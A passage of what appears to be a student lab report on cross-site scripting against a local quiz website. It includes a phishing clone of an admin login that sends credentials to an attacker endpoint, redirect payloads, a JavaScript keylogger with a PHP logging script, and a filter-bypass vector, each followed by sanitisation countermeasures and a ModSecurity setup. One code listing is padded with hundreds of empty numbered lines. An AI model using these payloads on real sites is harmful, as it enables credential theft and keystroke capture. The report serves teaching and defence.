
**Reflected XSS**, where the malicious script comes from the current HTTP request.

**Stored XSS**, where the malicious script comes from the website's database.

**DOM-based XSS**, where the vulnerability exists in client-side code rather than server-side code. [4]

### 2.C.b. First attack scenario

Every attacker first move is reconnaissance in which they collect information that can be useful for the attack. In this scenario, the objective of the attack for the attacker is to gain access the admin page by using the method of phishing by creating a website similar to the admin login page to harvest the admin's credentials. Thus, inspecting the functionality of the admin login page is useful to collect information.



The image shows a dark-themed login form titled "Admin Login". It contains two input fields: "Username" and "Password", each with a yellow underline. Below the password field is a yellow "Log In" button. The form is centered on a light background.

Figure 33: Admin login form



By inspecting the source code of the page, the attacker can conclude the functionality of the site. The html included a simple form with its CSS style link sheet which is useful to create a replica of the admin login page.




Figure 34: Admin login page source code

An endpoint is created by the attacker which will help in intercepting HTTP calls, such endpoint is Beeceptor.





Figure 35: Creating an endpoint with Beeceptor

When the endpoint is ready, the attacker can prepare the script in which this endpoint will be used.




Figure 36: Endpoint created

A webpage is created by the attacker that looks the same. Then when the form is created, the action of the post method will be changed to the site that was prepared earlier which intercepts the requests so the request can be transferred to attacker's endpoint.



*Figure 37: Admin login page replica*

Next, the attacker can login into the target site as a regular user



*Figure 38: User login form*

```

/public_html/index.html
5     </head>
6 <body>
7
8     <nav class="menu">.
9     </nav>
10    <div class="box">
11        <h2> Admin Login</h2>
12    <form method="POST" action="https://attacker.free.beeceptor.com">
13        <div class="inputBox">
14            <input type="text" name="username" required="">
15            <label>Username</label>
16        </div>
17        <div class="inputBox">
18            <input type="password" name="password" required="">
19            <label>Password</label>
20        </div>
21        <input type="submit" id="sub" value="Log In">
22    </form>
23    </div>
24 </body>
25 </html>

```


Figure 39: Source code of admin login page replica

Then in the feedback tab, the attacker can inject the following script in the text area  
`<script>document.location.href="https://qsile.000webhostapp.com/"</script>`  
 Which it changes the URL and loads a new document. In another words, redirecting to a different URL. In this case, the URL will be changed to the admin login page replica.

The image shows a web interface for submitting feedback. At the top, there is a heading "Enter Your Feedback". Below it is a text input area containing the JavaScript code: `<script>document.location.href="https://qsile.000webhostapp.com/"</script>`. Below the text area is a dark blue button labeled "submit". Below the "submit" button is a dark grey confirmation box with the text "Feedback Submitted Successfully." and a blue "OK" button.


Figure 40: Submitting a script in the feedback text area.

Now all the attacker have to do is wait for the admin to check his/her feedback tab in his/her page. Suppose the admin logged in, when they click on the feedback tab, they will be redirected to fake admin login page.



*Figure 41: Admin feedback tab*

If the trick worked on the admin and got deceived, then the admin will try to login by



*Figure 42: Fake admin login page*

entering the required credentials.

When the victim admin clicks on log in, the request will be sent to the attacker's endpoint instead.




Figure 43: Admin entering credentials




Figure 44: Attacker's message after deceiving admin user.

On the attacker's endpoint on Beeceptor, the username and password parameters will be harvested and received in the intercepted request.




Figure 45: Admin credentials in the intercepted request body

Now the attacker can take the username and password and get into the admin dash and get full control of the website




Figure 46: Admin dashboard

The attacker can inject some script to see how things get reflected in the web pages on the user side.




Figure 47: Attacker injecting a script by adding quiz functionality

Here it shows that the alert has been implemented successfully in the user side, so there is a weak point here.





Figure 48: script alert output in user side

Furthermore, attacker can inject a script to redirect the users and prevent them from taking the quiz. Thus, compromising the availability of taking quizzes.


`<script> document.location.href = "http://endless.horse/";</script>`



A screenshot of a web form titled "Enter Quiz Title". Below the title is a text input field containing the JavaScript code: `<script>document.location.href="http://endless.horse/"</script>`. Below the input field is a dark blue button labeled "Next".

*Figure 49: Script injected in the quiz title from the admin dashboard*

If any user logged in, they will be redirected to another URL and will not be able to take a quiz.



A screenshot of a user login interface. At the top right is a blue button labeled "User login". Below it is a dark gray box titled "Login Form". Inside the box, there are two input fields: "User Name" with the text "user2" and "Password" with masked characters ".....". Below these fields is a blue button labeled "Log In".

*Figure 50: User login*




Figure 51: Redirection URL used in script

The main reason for the success of the attack is the ability of the attacker to perform XSS in the feedback field. To solve this issue along with other issues such as SQL injection, an input sanitization can be applied. Multiple PHP built-in function were used in the code as shown in the following.

```
$text=$_POST['ftext'];  
  
$text=mysqli_real_escape_string($con,$text);  
$text= strip_tags($text);  
$text=htmlentities($text);  
$text=filter_var($_POST['ftext'], FILTER_SANITIZE_STRING);
```

Figure 52: XSS countermeasure in feedback

Several functions were used just to guarantee that the data is sanitized and they were previously explained earlier. However, the most beneficial countermeasure function was used is the `filter_var()` function where it has the advantage of being able to control the behavior, the behavior used in this case is the `FILTER_SANITIZE_STRING` where the unwanted characters are stripped or encoded. Therefore, if the attacker performed XSS in the text area it will be sanitized and thus the attack is prevented.

### 2.C.c. Second attack scenario

commonly, the use of GET to submit the data makes attackers look for a way to exploit the website. In this scenario, the objective of the attacker is to collect users' information by inserting a keylogger script within the registration page to track all the user's keystrokes. For an attacker to achieve his goal, he creates a JavaScript file named `XSS.js` to detect every keystroke made by the victim and then sends it to the PHP file named `get.php` to record keys into a file.



```

1 document.onkeypress = function(evt) {
2   evt = evt || window.event
3   key = String.fromCharCode(evt.charCode)
4   if (key) {
5     var http = new XMLHttpRequest();
6     var param = encodeURIComponent(key)
7     http.open("POST", "http://localhost/get.php", true);
8     http.setRequestHeader("Content-type", "application/x-www-
form-urlencoded");
9     http.send("key="+param);
10  }
11 }

```

Figure 53 javascript code

```

1 <?php
2 $key = $_POST['key'];
3 $log = fopen("log.txt", "a");
4 fwrite($log, $key);
5 fclose($log);
6 ?>

```

Figure 54 php code

First, The attacker will insert a javascript in the URL and send it to the victim to steal his information.

```

1 http://localhost/site/index.php?
username=%3Cscript%3D%22http%3A%2F%2Flocalhost%2FXSS.js%22%3E%3C%2Fscript%3E&email=6password=6phone=6address=6register=register

```

Figure 55 malicious link

The victim will open the link and fill out the registration form.

## Registration Form

User Name  
Rawan

Email  
Rawan@gmail.com

Password  
.....

Phone Number  
059230338

Address  
Dammam  
dammam

Figure 56 Full out the form

Everything written on the page has been moved to the file.




Figure 57 log file

### Countermeasure

To prevent the attacker to insert any script file, the `preg_replace()` function is used. It replaces all matches of a pattern found with substrings. To protect our site, It will be used to replace the letters of the (script) word with a space.




Figure 58 preg\_replace()

Now the attacker will not be able to insert any script file. But the problem was not completely resolved. There is another way called a Cross-site scripting cheat sheet. It is consist of vectors that can help to bypass filters. So, instead of using this way to inject the script:

**<script src="http://localhost/XSS.js"></script>**

The attacker will use the XSS cheat sheet, he will use `<a>` tag with onclick event to redirect the victim to another page using `window.location()`:

**<a onclick="window.location='http://localhost/XSS2.php' ">Click Here Before Sign</a>**

The output of this :



Figure 59 output

The victim will be redirected to another page, and here the attacker can insert another keylogger or create any malicious script.




Figure 60 redirected page

To solve this problem, the htmlspecialchars() function is used. converts predefined characters to HTML entities. The predefined characters are: &, ', ", <, >. So without these characters, the attacker will not be able to insert anything.

```
88 <?php
89 require('config/config.php');
90 if(isset($_GET['register'])){
91 $username = htmlspecialchars($_GET['username']);
92 $email     = htmlspecialchars($_GET['email']);
93 $password  = htmlspecialchars($_GET['password']);
94 $phone     = htmlspecialchars($_GET['phone']);
95 $address   = htmlspecialchars($_GET['address']);
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
```

Figure 61 code

The output after insert <a> tag:




Figure 62 output

## 2.D. Configure ModSecurity WAF with OWASP CRS

### 2.D.a. screen shot of /etc/apache2/mods-available/security2.conf after configuring it


```
<IfModule security2_module>
# Default Debian dir for modsecurity's persistent data
SecDataDir /var/cache/modsecurity

# Include all the *.conf files in /etc/modsecurity.
# Keeping your local configuration in that directory
# will allow for an easy upgrade of THIS file and
# make your life easier
# IncludeOptional /etc/modsecurity/*.conf

# Include OWASP ModSecurity CRS rules if installed
#IncludeOptional /usr/share/modsecurity-crs/*.load
Include /usr/share/modsecurity-crs/crs-setup.conf
Include /usr/share/modsecurity-crs/rules/*.conf
</IfModule>
```

Figure 63 security2.conf

### 2.D.b. screen shot of /etc/apache2/sites-available/000-default.conf after configuring it.



```
1<VirtualHost *:80>
2  # The ServerName directive sets the request scheme, hostname and port that
3  # the server uses to identify itself. This is used when creating
4  # redirection URLs. In the context of virtual hosts, the ServerName
5  # specifies what hostname must appear in the request's Host: header to
6  # match this virtual host. For the default virtual host (this file) this
7  # value is not decisive as it is used as a last resort host regardless.
8  # However, you must set it for any further virtual host explicitly.
9  #ServerName www.example.com
10
11  ServerAdmin webmaster@localhost
12  DocumentRoot /var/www/html
13
14  # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
15  # error, crit, alert, emerg.
16  # It is also possible to configure the loglevel for particular
17  # modules, e.g.
